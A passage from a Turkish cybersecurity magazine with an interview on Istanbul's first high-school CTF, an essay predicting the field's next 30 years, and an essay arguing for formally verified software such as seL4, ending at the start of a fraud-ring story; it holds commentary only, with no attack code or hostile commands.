6 Haziran'da Türkiye'de ilk defa orta öğretim seviyesinde CTF (Capture The Flag) düzenlediniz. İstanbul İl Millî Eğitim Müdürlüğü olarak gözlemlerinize ve aldığınız sonuçlara göre kısaca bu yarışmayı değerlendirir misiniz?

Millî Eğitim kapsamında liseli öğrencilerin ilk defa yarıştığı, siber güvenlik kabiliyetlerini gösterebilecekleri Bayrağı Yakala Yarışması'na 16 takım (48 öğrenci) katıldı. Her takım üçerli olarak yarıştı. Çok güzel geri bildirimler aldık. Örneğin, bu konuda yetenekli öğrencilerimiz ileride siber güvenlik ve bilinçli sosyal medya konusunda icra etmek istedikleri kariyer olanaklarını ilimizde de yapabileceklerini görmeleri, böyle bir imkânın olduğunu fark etmeleri önemliydi. Bu yıl İstanbul'daki öğrencilerimizle başladık. Tüm Türkiye'de niçin olmasın? Savunma Sanayii Başkanlığı'nın (SSB) talebi üzerine yaptığımız görüşmeler sonucunda ülke genelinde CTF yapmayı planlıyoruz. Yarışmaya orta öğrenim gençlerimizin yoğun ilgisi oldu. Öğrencilerimizin özverileri, üstün becerileri bizlere siber güvenlik alanında desteklenmeleri gerektiğini gösterdi. Bu yarışmayla birlikte öğrencilerimizin siber güvenlik alanındaki gelişmeleri takip etmekle kalmayıp aynı zamanda katkıda bulunduklarını da gördük.

Savunma Sanayii Başkanlığı'nca 28 Haziran'da düzenlenen "Siber Güvenlik Kümelenmesi"nin tanıtım toplantısına siz de katıldınız. Bu Kümelenme'nin eğitime olan yönü hakkındaki görüşleriniz nedir? Sizce, Kümelenme'nin gücü sanayii-okul iş birliğinde yeni olanaklara kapı açacak mıdır?

Kümelenme'ye dahil olan bazı kurum ve özel sektörde faaliyet gösteren işletmelerle çalıştay sırasında çeşitli ortak hedefler oluşturduk. Düzenlemiş olduğumuz çalıştaylara da katılan birtakım kurumları Kümelenme'de görmek bizi şaşırtmadı. Bu durumdan oldukça memnunuz; zira profesyonel olarak hizmet sağlayan kurum ve firmaların aynı zamanda eğitim veriyor olmaları, Kümelenme'nin, bu alanda ihtiyaç duyulan yetiştirilebilecek nitelikli insan gücünü oluşturabileceğini de göstermektedir.

Kümelenme'nin bugüne kadarki üniversiteler düzeyinde olan eğitim yönünün bizim katılımımızla anaokulundan liseye kadar genişleyeceğini umuyoruz.

Millî Eğitim'in de ilerleyen zamanlarda resmen Kümelenme'de yer almasıyla eğitime getirilen fayda mutlaka büyük olacaktır. Yıllardır uygulamaya çalıştığımız sanayii-okul iş birliğine yazılım ve siber uzayın eklenmesi gelişen teknolojinin bir zorunluluğudur.

Dünyadaki ve ülkemizdeki siber güvenlik eğitimleri nasıldır ve sizce nasıl olmalıdır?

Rusya, Amerika ve Çin gibi ülkelerde siber güvenlik eğitimi devlet destekli olarak ilerlemektedir. Ülkemizde de kamuoyuna açık ve kapalı çalışmaların yapıldığını takip ediyoruz. BTK, TÜBİTAK, HAVELSAN'ın düzenlediği programlar örnek olarak verilebilir. Yanı sıra sivil toplum kuruluşları ve üniversitelerin de hakkını teslim etmek gerekir.

Millî Eğitim Müdürlüğü olarak anaokulundan başlayarak liseye kadar öğrencilerimizi eğiterek gerek siber güvenilir kullanıcı gerekse de siber güvenlik uzmanlık alanında ihtiyaç duyulan kadro açığını gideren yetişkin insan gücünün yetiştirilmesine yönelik çalışmalar yapılabilir. Tabii ki lise çağındaki gençlerimizin bireysel birikimlerini akademik ve uygulamalı olarak siber güvenlik liselerinde almalarını sağlamak onlara büyük ufuklar açacaktır. Bu liselere özel laboratuvarlarda teoride öğrendiklerini uygulamalı olarak pratiğe dökebilecek olanaklara sahip olabilmelidirler. Öğrencinin ilgisi ve karakterine göre belki de Siber Güvenlik Kümelenmesi'nin katkılarıyla kamuda veya özel sektörde istihdam edilmesinde bu liseler etkin rol oynayacaktır. Siber güvenlik alanında çalışanların dışarıdaki fiziksel tehlikelere olan algıları da açılmaktadır. Bu yadsınamaz bir ayrıntı. Yatkın öğrencimiz henüz orta öğretimi bitirmeden sektörde çalışabilecek niteliklere sahip olacaktır. Ancak geleceğinde akademik bir kariyer planlayan öğrencilerimiz bir üniversiteye gitmeye ihtiyaç duyacaktır.

Bu kapsamda okullarınızda siber güvenlik eğitimi verecek öğretmenlerinizin gelişimi için neler yapılmaktadır?

Çalışmalarımız neticesinde hazırladığımız hizmet içi eğitim programlarına Öğretmen Yetiştirme Genel Müdürlüğünün onayı ile dahil edilen "Temel Seviye Siber Güvenlik Eğitimi" ve "İleri Seviye Siber Güvenlik Eğitimi" kurslarına katılacak öğretmenlerimiz yetişmiş öğretmen gücümüz olarak okullarda farkındalık eğitim yapabilecek nitelikte olacaktır. İlerleyen dönemlerde de ihtisas düzeyinde kurslar ile gelişimlerini desteklemeyi planlıyoruz.

Açılması halinde Siber Güvenlik Liseleri'nden mezun olan öğrencilerin üniversitede ilgili bölümlerde ek puan gibi artıların olması muhtemel midir?

Bu soru direkt bizim çalışma alanımızla ilgili olmamakla birlikte, bilindiği üzere İmam Hatip Lisesi, Güzel Sanatlar Lisesi, Spor Lisesi ile Mesleki ve Teknik Anadolu Lisesi gibi orta öğretimde okuyan öğrencilerimiz üniversitede ilgili bölüme devam edeceği takdirde ek puan alabilmektedir.

Lisans öncesi eğitim dönemlerinde siber güvenlik eğitimi ve bilinçli sosyal medya kullanımı sizce neden bu kadar önemlidir?

Düzenlediğimiz çalıştaylarda bu konu üzerinde özenle durduk. Öğrencilerimiz bu eğitimlerden sonra mesleğe hazır olacak biçimde nitelik kazanabileceklerdir. Böyle bir imkân için de öğrencilerimize vereceğimiz eğitim noktasında sektörün kazanımlarını aktarmak tabii olarak gerekecektir. Söz konusu bilgi ve onun güvenilirliği, erişilebilirliği ve bütünlüğü olunca

elbette ki bilginin emanet edildiği kişinin de iş etiği ve ahlakını özümsemiş olması beklenmektedir. Buradan da hareketle, öğrencilerimizi yalnızca teknik açıdan eğitmenin yeterli olmadığının altını çizmek gerekir. Maneviyatın derinliği, bilginin doğru kullanımında ana etkendir.

Bu çalışmalar kapsamında "2023 Eğitim Vizyonu"na ait düşünceleriniz nelerdir?

2023 Eğitim Vizyonu'nda güvenli internet, siber güvenlik, siber zorbalık ve veri güvenliği gibi konularının olması, yürüttüğümüz projemize mutlaka ivme ve hız kazandıracaktır. Hali hazırda kademeli olarak 2017'den bu yana İstanbul İl Millî Eğitim Müdürlüğümüzce vizyon belgemizde açıklanan konuları uyguluyor olmak çalışma azmimizi artırmış ve bizleri daha çok başarıya motive etmiştir. Tüm öğrencilerimize hayırlı olmasını dileriz.

T.C. MİLLÎ EĞİTİM BAKANLIĞI

İSTANBUL
MİLLÎ EĞİTİM MÜDÜRLÜĞÜ

Siber Güvenliğin Gelecek 30 Yılı İçin Kehanetler

Utku Şen – utku@arkakapidergi.com

Geleceği tahmin etmek, her sektörde olduğu gibi siber güvenlikte de önem teşkil eder. Gelecekte siber güvenlik sektörünün nereye doğru ilerleyeceğini bilmek şirketler için kâr, devletler için stratejik üstünlük anlamına gelir. Bu tip tahminlerde bulunan danışmanlık firmaları dünyada mevcut. Ancak bunların yaptığı gelecek tahminleri, 2-5 yıl gibi kısa vadeli oluyor. Biz ise bu yazıda 30-40 yıllık bir süreçte nereye doğru gidebileceğimizi hayal edeceğiz.

Her beş senede bir bambaşka bir hâl alan teknoloji dünyasında, bu denli uzak geleceği tahmin etmek imkânsız görünebilir. Ancak siber güvenlik dünyasında, insanlığın tarihsel süreçte yaşadığı olayların konsantre bir izdüşümünü görmek mümkün.

Güvenlik kameralarının ve adli tıbbın olmadığı eski çağlarda suçluların tespit edilmesi çok zordu. 1800'lere gelindiğinde ise adli tıp ilerlemiş, dedektiflik yaygın bir meslek haline gelmişti. Günümüzde ise suçluların tespiti çok daha kolay hâle geldi. Bu izdüşüme göre 2018 yılındaki siber güvenlik dünyası, 1800'lerin fiziksel dünyasına benziyor. 1800'lerden sonra yaşanan tarihsel süreci incelersek, siber güvenliğin önümüzdeki 30-40 yıl içinde yaşayacağı değişimleri, biraz hayal gücünün de yardımıyla tahmin edebiliriz.

Bu yazıda 2030, 2040 ve 2050 yılları civarında gerçekleşeceğini tahmin ettiğim üç ana olaya değineceğim.

2030 - Güvenlik Sektöründe Yaşanacak İşsizlik Problemi

2000'li yılların başında web ve internet teknolojileri dünyada yeni yeni yaygınlaşıyorken, işin güvenlik tarafı insanların aklını çok kurcalamıyordu. Bu dönemde ortaya çıkan macera filmlerinde hacker teması işlense de, günlük hayatımıza verebilecekleri zararlar bir bilim kurgu senaryosundan öteye gitmiyordu. Fakat yıllar ilerledikçe teknoloji, günlük hayatın her köşesine işledi. Dolayısıyla işin güvenlik kısmı çok kritik bir durum hâline geldi. Fakat gerekli olan güvenlik elemanı sayısında hâlâ büyük bir eksiklik var. Bu yüzden gelecek tahmini yapan kurumlar, dijitalleşme ileride daha da artacağı için, güvenlik elemanı ihtiyacının da artacağını öngörüyor.

Bu tespit bana asansör operatörlerinin durumunu anımsatıyor. Asansör ilk icat edildiğinde çalışması, bir insan operatörün yardımıyla mümkün oluyordu. O dönemde asansörlerin tüm dünyada yaygınlaşacağını göz önünde bulunduran bir kişi, insan operatörlere duyulacak ihtiyacın da artacağını söyleyebilirdi. Fakat asansörlere elektronik düğme sistemlerinin gelmesiyle insana olan ihtiyaç bitmiş, bir meslek dalı yok olmuştu.

2000'lerden günümüze güvenlik sektöründe çok büyük değişimler yaşandı. Güvenliğin kazandığı önem sayesinde defansif güvenlik teknolojileri çok ilerledi. Şirketler ve devletler varlıklarının güvenliğine büyük yatırımlar yapmaya başladı. Araş-

tırmacılar açık kaynak kodlu yazılımlarda güvenlik açıklarını tespit edip kapatmaya başladı. Dolayısıyla 2008 ve 2018 yıllarını kıyasladığımızda, global güvenliğin oldukça iyiye gittiğini söyleyebiliriz. Peki bundan sonra nereye gidecek?

Arka Kapı Dergisinin 4. Sayısında yayınlanan "*Yerli Siber Güvenlik Yazılımı Hamlesinde Gözden Kaçan Detaylar*" yazımda, güvenlik yazılımlarının geçirdiği evreleri şöyle sıralamıştım:

0) Başlangıç evresi (... - 2001)

1) Kullanım kolaylığı evresi (2001-2009)

2) Olgunluk evresi (2009-...)

3) Yapay zeka evresi (...-...)

Şu an içinde bulunduğumuz olgunluk evresinden yapay zeka evresine ne zaman geçeceğiz, net olarak bilemiyoruz. Fakat gidişatın kesinlikle o yönde olduğunu, pek çok farklı emare ile gözlemleyebiliyoruz. Örneğin IDS, SIEM gibi defansif güvenlik ürünleri, insana ihtiyaç duymayacak şekilde çalışma noktasına varmak üzere. Ofansif tarafta henüz emekleme aşamasında olsalar da, yapay zeka hacker yazılımlarının ortaya çıktığını görebiliyoruz. Şu an bu yazılımlar deneysel ve pahalı olsa da ileride bunlar hem daha stabil hem de ucuzlamış olacak. Dolayısıyla bu yazılımlar insan bir çalışandan daha düşük maliyetli ve daha verimli olacak.

Gidişatı göz önünde bulundurduğumda, bu döneme 2030 yılına kadar geçileceğini düşünüyorum. Peki bu dönem geldiğinde ne olacak? Hem defansif hem ofansif güvenliğin çok büyük bir kısmı otomatize hâle gelecek. İnsana olan ihtiyaç, üstten bakan bir göz ve problem çıktığında düzeltmeyle sınırlı kalabilir. İşin siber savaş kısmında devletlerin insan personel ihtiyacı muhtemelen devam edecek ama özel sektör bu alanda makineleşmeyi tercih edecektir. 2030 yılına geldiğimizde, kendisini programlama, yapay zeka (ve alt dalları) gibi farklı disiplinlerde geliştirememiş orta ve alt seviye güvenlikçiler işsizlik ile karşılaşacaktır.

2040 - Sanal Pasaport ve Sanal Vize

Facebook ve Google gibi firmaların, bireylerin davranışlarını çerezler (cookie) ya da farklı yöntemlerle kayıt altında tuttuğu artık bilinen bir gerçek. Bu kişisel veriler sadece bu şirketler ya da ABD devleti tarafından gayrı resmi olarak kullanılsa da gelecekte bu durumun farklı olacağını düşünüyorum. Çünkü günümüzde siber suçların durdurulamamasının en önemli sebeplerinden biri, suçluların gerçek kimliğinin tespit edilememesidir. Google gibi şirketlerin sahip olduğu kişi profilleri kimi zaman suçlu tespitine yardımcı olsa da, büyük bir çözüm sağlamıyor. Bunun yanında TOR gibi servisler de kişinin gerçek IP adresini gizlemesine yardımcı oluyor.

TOR ve diğer VPN servislerinin hâlâ işe yarıyor olması, internetin herkese açık olmasının bir sonucudur. Örneğin Endonezya'da yaşayan bir insan, *turkiye.gov.tr*'ye girebilir, bir güvenlik açığı bulursa buraya zarar verebilir. *turkiye.gov.tr* sitesinin yöneticileri "Endonezya'da yaşayan birinin bu siteye girmesine gerek yok" diye düşünüp o ülkeyi engelleyebilir, hatta Türkiye hariç tüm dünyayı engelleyebilir. Ama bu durumda yurtdışında yaşayan Türk vatandaşları siteye nasıl girecek? Ülke engelleme bu tip konularda kalıcı bir çözüm olamaz. Kalıcı çözüm ise gelecekte var olacağını düşündüğüm sanal pasaport sistemi.

İnsanların anonim bir şekilde internette dolaşmasını engelleyerek siber suçları durdurmayı hedefleyen "Evilcorp" isminde bir şirket hayal edelim. İnsanlar Evilcorp şirketinin ürünü olan "elektronik pasaportu" gerçek kimlik bilgileriyle alabiliyorlar. Kişi elektronik pasaport aldıktan sonra, internette yolladığı her isteğin içinde bu pasaport bilgileri yer alacak. Evilcorp ile entegre olan web siteleri, ziyaretçilerine sanal pasaport kontrolü yapabilecek. Örneğin bazı ülke vatandaşlarını tamamen engelleyebilir, fakat bu ülkedeki bazı vatandaşlara -öğrenciler, akademisyenler vs.- giriş vizesi verebilir. O dönemin büyük bulut şirketleri Evilcorp ile entegre olacak ve internetin büyük bir bölümünde sanal pasaportsuz dolaşım mümkün olmayacak.

2050 - Bireysel Hacking'in ve Hacker'lar Çağının Bitişi


Tarih boyunca insanlık, farklı suç trendlerine ve gruplarına maruz kalmıştır ve bunlarla mücadele yöntemleri geliştirmiştir. Buna örnek olarak deniz korsanlığını verebiliriz. M.Ö. 14. yüzyıldan başlayan korsanlık tarihi 1800'lere kadar sürmüştür. Çeşitli kültürlerde hackerlara korsan benzetmesi yapılır. Örneğin ülkemizde "hacker" kelimesinin TDK karşılığı "bilgisayar korsanı"dır. Bu benzetme mantıksız değildir. İnterneti okyanusa, bilgisayarları gemilere ve hackerları korsanlara benzetebiliriz. Peki asırlarca süren korsanlık geleneği 1800'lerde nasıl bitirildi? Okuduklarıma göre burada etkili olan iki konu var: Birincisi, İngiliz donanmasının denizlerde yaptığı devriyelerin sayıca çok artması ve bu devriyelerin silah gücünün korsanlardan fazla olması. İkincisi, korsanların ticaret yaptığı limanların devletler tarafından kapatılması. Gelir yollarının kesilmesi ve baskıların artmasıyla korsanlar, bu kadim suç geleneğini terk etmek zorunda kalmıştır. Bitmez denen deniz korsanlığı tarihe karışmıştır.

Tabii ki hackerların tek motivasyonu maddi kazanç değil. Bu yüzden korsanlar gibi kazanç yolları kesilse bile hacking faaliyetleri bitmeyecektir. Fakat buna rağmen gelecekte hacking'i bitirecek iki temel konu var. Birincisi önceki başlıkta bahsettiğimiz sanal pasaportlar ile her internet kullanıcısının nerede ne yaptığı kayıt altında olacağı için hacking, büyük cesaret isteyen bir suç haline gelecektir. Bugün bir insanı öldürüp yakalanmamak ne kadar zorsa, gelecekte hacking de böyle olacaktır. Bunun yanında 2000'lerden günümüze baktığımızda defansif güvenlik teknolojilerinin çok güç kazandığını görüyoruz. Bu durum muhtemelen böyle devam edecektir ve gelecekte bir sistemin hacklenmesi, sadece çok büyük aktörlerin yapabileceği bir şey haline gelecektir.

Sonuç olarak hacking faaliyetleri askeri ve istihbari bir yöntem olmakla sınırlı kalacak, bireysel hacking tarihe karışacaktır. Hacking kültürü muhtemelen bu kadar kısa sürede bitmeyecektir. Ancak bireylere inmeyen faaliyetlerin, bir kültür olarak uzun süre devam etmesi de mümkün gözükmüyor. Bundan 200 yıl sonra tarihçiler hackerları yazarken 1980-2050 arasında faaliyet gösteren insanlar olarak niteleyecek, dönemin gençleri kostüm partilerine önünde hacker amblemleri olan siyah kapüşonlularla katılacaktır.

ETHICAL HACKING

OFFENSIVE&DEFENSIVE



ÖMER ÇITAK

www.abakuskitap.com

Chris Stephenson – cs@chrisstephenson.com

Güvenliğin ve Güvenilirliğin Geleceği

Bu makale bir çağrıdır. Güvenlik konusunda "Yama mı tedavi mi?" sorusuna cevap vermek gerek.

Şimdilik yamalarla uğraşıyoruz. Gelecek için bu yeterli olmayacak!

İşletim sistemleri ve yazılımların boyutları ve karmaşıklıkları devamlı artıyor. Linux çekirdeği (Kernel) 20 milyondan fazla satır kod içeriyor[1]. Bu sadece çekirdeği. İşletim sisteminin bütünü bundan kat kat fazla.

Mars Insight'deki bilgisayar(lar) kısır döngüye girerse bu fotoğraflar gelemez.

Donanımımız aynı derecede karmaşık. *20 milyar* (doğru okuyorsunuz milyon değil, milyar) kadar transistora sahip çipler de var[2]; 10 milyar transistorlu işlemciler artık normal olmaya başladı.

Her iki alanda çok eski ihtiyaçlara göre tasarlanmış sistemlerimiz var. C dili, Unix 45 senelik, Microsoft Windows ise 32 senelik. Linux 27 senelik. Intel x86 mimarisi 40 senelik, ARM 33 senelik.

Bu yüzden ne güvenlik ne de güvenirlilik dikkate alınarak tasarlanmamış bu sistemleri sağlamlaştırmak artık çok zor oluyor.

Güvenlik kelimesiyle bir sistemin olası saldırılara karşı bağışıklığını ifade etmek istiyoruz. Güvenirlilik kelimesiyle ise bir sistemin vaad ettiği işi çökmeden, durmadan ne kadar yapabileceğini kast ediyoruz.

Uçakların, arabaların, bizi hayatta tutan tıbbi aletlerin ve daha nicesinin bilgisayar tarafından yönetildiğini düşünürsek hem güvenlik hem güvenilirlik artık can alıcı bir öneme sahip.

Gelecekte IoT (Internet of Things), yazılımların güvenliği ve güvenilirliğine olan bağımlılığımızı daha da arttıracak.

Geçmişteki ve Bugünkü Çözümler

Yazılım tarihinde en eski yüksek güvenilirlik mazisine sahip yazılımlar uçak ve uzay araçlarında. Geçmişte bilgisayarları çoğaltarak bu sorun çözülmeye çalışıldı. Farklı donanım ve ayrı ayrı yazılmış yazılımlara sahip olan bir kaç bilgisayar arasında kritik işlemler için oylama yapılırdı. Space Shuttle'in iki farklı tipte 5 kontrol bilgisayarı vardı[3]. Genellikle Avionics (uçak elektronikleri) alanında çoklu bilgisayar sistemleri kullanılır. Ancak bu bir noktaya kadar günü kurtarsa da hiçbir zaman nihai çözüm olmadı. Çoklu sistemlere ek olarak, sistematik ve her olası durumu öngörmeye çalışan testler gerçekleştirmek, "Formal" yani yazılımın doğru çalıştığına dair matematikte gördüğümüz gibi bir ispat üretmek gerekmektedir.

Burada, maalesef, Türkiye'deki okur için duraksamak gerekiyor. "*Matematikte gördüğümüz gibi*" varsayımı Türkiye için bir yalan. Zira en az lise düzeyinde Türkiye'de hiç kimse "ispat" görmüyor. Üniversite düzeyinde matematikçiler dışında, örneğin mühendislik öğrencileri de "ispat" görmüyor. İspat evrensel bir teoremin doğruluğunu belli aksiyomlardan başlayarak belli mantık kurallarını kullanarak göstermek anlamına geliyor.

Örneğin "*Bu bilgisayar sistemi uçağın 'stall' (havada kalma gücünü yitirmek) etmesine izin vermez.*" bir teorem olabilir. Önemli bir teorem. Önkoşullar, aksiyomlar, varsayımlar, hep-

si önemli, tabii. Ancak teoremin varolması sadece bir kaç defa uçağı uçurarak ve "*bak düşmedi*" demekten daha güvenli. Ancak genellikle yazılımlar için kullanılan yöntemler ikincisine daha çok benziyor.

Yine de bu kritik sistemler için, sistematik test, çoklu bilgisayar yanında, formal metotlar, yani ispat gerektiren yöntemler kullanılmaya başlanmıştır.

Örneğin Airbus 330/340 yazılım kılavuzuna göz atarsak formal metotların kullanılmaya başlandığını görüyoruz[4].

30.13 Development Environment

The development of each Airbus Industrie aircraft has been supported by an Iron Bird whole-aircraft systems rig, and by supporting systems rigs that enable work to proceed simultaneously, without mutual interference. The A330/A340 model is no exception, and a number of facilities have been constructed specifically for this programme. These methods are now being used by other airframe manufacturers.

Proper software development is an essential part of systems development throughout the aircraft, and a number of software tools have been developed, notably in the areas of formal methods, rapid prototyping, automatic coding, and rapid data recovery and analysis. These are supplemented by large, fast data recording and telemetry facilities on the test aircraft fleet, associated with real-time and rapid-playback test data displays for the benefit of the flight test observers on board the test aircraft and for the test and systems engineers on the ground.

Airbus şirketinin yazılım geliştirme politikası

Formal ispat metotlarının kullanıldığı diğer bir güncel alan Mars'a giden robot uzay araçları.

NASA Departmanı olan JPL'nin (Jet Propulsion Laboratory) bir makalesinde araçtaki yazılımların, formal metotların ispat edilmesinin çeşitli matematiksel tekniklerle, nasıl pratik hâle getirildiği anlatılıyor[5]. 100 milyon km. ötede seyredecek bir aracın bilgisayarının kısır döngüye girebilmesi, tabii ki, her halükârda önlenmeli.

Ticari yazılımlara gelince bu formal metotlar hem pahalı oluyor, hem de yazılımların büyüklüğü yüzünden pratik olmuyor.[6]

Gelecekteki çözümler

Bu derginin geçen sayısındaki makalemde seL4[7] kernelden bahsetmiştim[8]. Böyle girişimler güvenlik ve güvenilirliğinin geleceğini temsil ediyorlar.

Makale yayınlandıktan sonra CACM dergisinde seL4 kernelini kullanan bir sistem hakkında bilimsel bir makalenin çıkması güzel bir tesadüf oldu.

Boeing'in AH-6 otonomu, insansız helikopter küçük bir drone ya da IHA değil. Tam boyutlu bir helikopter. Bu sistem hep güvenilirliği için test edildi, ancak 2013 yılında sızma testi için görevlendirilen bir "red team" helikopter sistemine başarılı bir siber saldırı gerçekleştirdi.

Saldıranlar helikoptere takılan bir USB cihazı vasıtasıyla helikopteri herhangi bir yere yönlendirmek ya da helikopteri düşürmek yetkilerini elde etmeyi başardılar.

Orijinal helikopter sistemi Linux tabanlı. Linux tamamen ortadan kaldırılamadı. Ancak seL4 kernel altında Linux'un izole edildiği bir sanal makine yaratıldı ve helikopterin kamera kontrolu gibi kritik olmayan yazılımları orada tutuldu. Bu yazılımların helikopteri uçuran yazılımlara ulaşması engellendi.

Ayrıca bir de "White Box saldırısı" denendi. "White Box saldırısı" şu anlama geliyor: saldıran takıma sistemin bütün kaynak kodları ve belgeleri ve ayrıca zayıf olan kamera sistemine kök erişim de veriliyor. Bütün bunlara rağmen, bu sefer, "red team" helikopterin uçuş sistemlerini etkileyemedi.

Boeing Little Bird uçuşta -
Pilotun yokluğu dikkatinizi çekmiş olmalı.

Peki bu nasıl başarıldı? Önce ispat edilmiş bir işletim sistemi, seL4 mikroçekirdeği kullanıldı. Çekirdeğin kendisi, kullanılan C derleyicisi ve diğer yazılımlar formal yöntemlerle ispat edilmiş sistemlerdi. Bu çekirdek altında birbirinden izole edilmiş sanal makinelerde çalışan yazılımlar üzerinde tek tek ispatlar sınanmış. Birbirinden izole olmadıkları için her yazılıma aynı sert kriterler uygulamak zorunda kalınmamış.

Projeyi uygulayanlar bu tarz yöntemler kullanarak yani mevcut bir sisteme "retrofit" yaparak sistemi daha güvenli bir hale getirebildiler.

Tabii bu belirli şartlar altında mümkün: seL4 mikroçekirdeği, Linux çekirdeği gibi 20 milyar satır değil, 10 *bin* satır C kodundan ibaret. Linux için böyle bir girişim imkansız.

İspatların geleceği

Uzay ve uçakların dışında güvenlik ve güvenilirlik nasıl sağlanır? Milyonlarca satırdan oluşan yazılımlarla ve C gibi dillerle bu iş kotarılamayacak. Başka faktörleri hesaba katmasak bile, C dilinin "undefined behavior" tuzağı tek başına bunu zorlaştırmak için yeterli. Birçok koşulda C dilinde yazılan programlar farklı davranışlar sergileyebilir. Bu güvenlik için bir felaket. Pratikte C dilinin bu niteliğinin en kötü sonuçlarını önlemek için hem programlara hem de derleyici davranışlarına ciddi sınırlamalar getirmek lazım. Bu sorunun ciddiyetini anlamak için John Egher'in makalelerini okumak yeterli[9]. C dilinde 200 farklı "undefined behavior" varken, saf C programların davranışlarını ispat etmek çok zor.

Formal yöntemler artık çok daha yaygın kabul görmeye başlıyor. Çok önemli bir güvenlik zafiyeti olarak web tarayıcılarda çalıştırılan programlar. Genellikle bu programlar Javascript dilinde yazılıyor. Maalesef Javascript değişken tipleri konusunda zorlayıcı değil, ayrıca karışık ve programların anlamlarını tanımak için net bir formal sisteme sahip değil. Bu yüzden Google, Apple, Mozilla ve Micosoft'un ortak girişimi ile istemci programları için WebAssembly dili geliştirildi[10]. Başka dillerden farklı olarak WebAssembly'nin başta gelen özelliği formal oluşu, matematiksel bir semantics (dildeki programların *anlamları* belirleyen tanımlar) ve tip sistemi. Tiplerin önemini birazdan açıklayacağız.

İspat ve tip sistemleri önemli olacak. Bunun için yeni diller ve yeni işletim sistemleri gelecek. Yeni dillerde ispat, tip sistemi, formal semantics gibi yeni kavramlar önemli olacak. Bunlara alışmalı ve öğrenmeliyiz.

Tiplerin önemi

Güvenlik ve güvenilirlik istiyorsak, 40 senelik arkadaşlarımıza, Unix ve C diline hoşçakal, demek zorundayız. Bunların yerine işletim sistemi olarak seL4 gibi ispat edilebilir mikro çekirdekleri benimsemek zorundayız. Peki ya programlama dilleri için çözümümüz ne olacak?

İhtiyacımız iyi programlar yazmamızı kolay kılan bir dil değil. İhtiyacımız yanlış programlar yazmamızı imkânsız kılan bir dil. Bu bir hedef. Teorik sebeplerden dolayı bu hedefe %100 ulaşamayabiliriz. Fakat bu hedefi yine de korumalıyız. Bunun için daha büyük programlarda ispatı kullanabilmek için dillerimize bazı önemli nitelikler eklemek işimizi kolaylaştıracak.

Programlarda "referential transparency" (şeffaflık), yani bir fonksiyon aynı parametrelerle değerlendirildiğinde aynı sonucu üretmesinin garanti ediliyor olması lazım. Dolayısıyla dilimizde "mutation" yani değişkenin değerini değiştirmek mümkün olmamalı.

Yazılım dilimizde "undefined behavior" 'a neden olabilen davranışlar yasaklanmalı, yani derleyici tarafından reddedilmeli. Bu da güçlü bir tip sistemini gerektiriyor.

Bunları gerçekleştirmek için *functional typed* bir dile ihtiyacımız var. Bügün elimizdeki diller bu ihtiyaca uygun olmayabilir. Fazla karmaşık ve fazla güçlüler. Turing Completeness ile beraber gelen arzu etmeyeceğimiz belirsizlikler var.

Yine de seL4 işletim sistemi referans uygulamasının Haskell'de yazılmış olması tesadüf değil. Haskell *pure functional typed* bir dil.

Tiplerin gerekliliği iki basit örnekle anlatılabilir. Başımıza bela olan iki önemli güvenlik açığı var. Biri Buffer Overflow, diğeri SQL injection. İkisi de tip uyumsuzluğundan kaynaklanıyor. Kullanıcının girdiği bir metin ve bir SQL komutu aynı tipte olmazsa, derleyicimiz, başka bir tedbire gerek olmaksızın, SQL injection saldırılarını engelleyebilir. Yani SQL injection'a maruz kalabilecek bir program yazmak imkânsız hâle gelir. Buffer Overflow daha zor bir mesele. Tabii ki Java dili gibi ortamlarda, runtime'da Buffer Overflow gibi zafiyetleri önlemek mümkün, ama derdimiz derleyici aşamasında bunu önleyebilmek.

Yaşantımızda her gün daha önemli bir yer işgal eden yazılımlara güvenebilmemiz için bu sorunları çözmek zorundayız. Her mühendislik sorunu gibi uzlaşmalar olacak. Yine de ispat edilebilen yazılımlar büyük önem kazanacak. Bunun için eski işletim sistemlerimiz ve programlama dillerimiz yetmeyecek.

Sonuç

Her zamanki gibi referans olarak verdiğim orijinal makalelerin okunmasını şiddetle tavsiye ediyorum. Bu makalelerin dili İngilizce, fakat yapacak bir şey yok! Zorlanarak da olsa okuyunuz. Çabanıza değecektir. Aynı zamanda makale okuma işini sürekli hâle getirdiğinizde teknik İngilizce'niz de gelişecektir.

Haskel, Rust gibi güçlü tip sistemleri olan programlama dillerini öğreniniz. Coq gibi ispat sistemlerini de öğreniniz. Güvenlik ve güvenilirlik ile uğraşmak istiyorsanız, gelecek budur.

Kaynak

1 https://www.linuxcounter.net/statistics/kernel
2 *EPYC: A Study in Energy Efficient CPU Design* Nathan Brookwood https://www.amd.com/system/files/documents/The-Energy-Efficient-AMD-EPYC-Design.pdf
3 *Architecture of the space shuttle primary avionics software system* Gene D. Carlow Communications of the ACM CACM Volume 27 Issue 9, Sept. 1984 pp 926-936
4 *New Avionics Systems —Airbus A330/A340* J. P. Potocki de Montalk http://www.davi.ws/avionics/TheAvionicsHandbook_Cap_30.pdf
5 *Exploiting Traces in Static Program Analysis*, Alex Groce, Rajeev Joshi https://agroce.github.io/sttt08.pdf
6 *Formally Verified Software in the Real World*, Gerwin Klein, June Andronick, Matthew Fernandez, Ihor Kuz, Toby Murray, Gernot Heiser, Communications of the ACM Volume 61 Issue 10, October 2018
7 *Mathematically Verified Software Kernels: Raising the Bar for High Assurance Implementations* Dr Daniel Potts, Rene Bourquin, Leslie Andresen, Dr June Andronick, Dr Gerwin Klein, Prof Gernot Heiser
8 *Meltdown, Spectre ve Foreshadow, Yaklaşan Devrimin Ayak Sesleri*,Chris Stephenson, Arka Kapı Dergi Sayı 4
9 *A Guide to Undefined Behavior in C and C++*, John Regehr, https://blog.regehr.org/archives/213
10 *Bringing the web up to speed with WebAssembly* Andreas Rossberg, Ben L. Titzer, Andreas Haas, Derek L. Schuff, Dan Gohman, Luke Wagner, Alon Zakai, J. F. Bastien, Michael Holman Communications of the ACM Volume 61 Issue 12, December 2018 Pages 107-115

UYGULAMALARLA VERİ BİLİMİ


abaküs

3VE
Hollywood Filmlerini Aratmayan bir Dolandırıcılık Hikâyesi

Herhangi bir hacker filmi izlerken hiç kendi kendinize '*nasıl olur da hiç yakalanmazlar ya hu*' diye sorduğunuz oldu mu? Ya da yüzünüzde ufak bir tebessüm ile başınızı iki yana sallayıp 'yok artık, sadece filmlerde olur bu' dediniz mi? Peki size şu an okuduğunuz makalenin konusu olan siber suç örgütünün 2014'den beri kaçmayı başardığını ve 30 milyon dolar kârları olduğunu söylesem?

Filmin Başı... Bir Varmış İki Yokmuş

